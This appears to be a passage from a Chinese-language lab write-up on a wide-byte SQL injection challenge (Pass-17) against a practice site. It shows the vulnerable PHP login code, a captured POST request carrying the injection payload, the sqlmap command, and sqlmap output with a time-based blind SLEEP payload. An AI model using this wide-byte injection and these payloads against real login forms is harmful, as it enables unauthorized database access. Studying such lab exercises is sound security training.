mysqli_select_db($conn,'******'); //不想告诉你们库名
mysqli_query($conn,"SET NAMES gbk");
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
if($row){
echo '成功登录';}
else{echo '账号密码错误';}
```

> - 这题是个盲注，但是我还是说一下，post传参由于没有url解码，所以宽字节注入得换个参数，比如“汉”这个字和右下划线组成一个汉字也是可以逃逸的。

- 成功逃逸




- 因为是盲注所以嘿嘿，抓包，存123.txt，注意：一定要抓我们自己成功构造登陆的形式加*来让sqlmap跑，不然可能跑不出来

```
POST /Pass-17/index.php HTTP/1.1
Host: inject2.lab.aqlab.cn:81
Content-Length: 82
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
Referer: http://inject2.lab.aqlab.cn:81/Pass-17/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=汉%27)*&password=&submit=%E7%99%BB%E5%BD%95
```

- sqlmap跑的形式

```
C:\Users\23242\Desktop\悬剑武器库\tools\注入工具\sqlmap>python2 sqlmap.py -r 123.txt --batch
```

```
[17:31:55] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[17:31:55] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive

sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=汉') AND (SELECT 4289 FROM (SELECT(SLEEP(5)))wqeT)-- Ubcs&password=&submit=??????
---
[17:32:10] [INFO] the back-end DBMS is MySQL
[17:32:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: Nginx 1.15.3, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[17:32:11] [INFO] fetched data logged to text files under 'C:\Users\23242\AppData\Local\sqlmap\output\inject2.lab.aqlab.cn'

[*] ending @ 17:32:11 /2021-07-25/
```



我的个人博客

> 孤桜懶契：http://gylq.gitee.io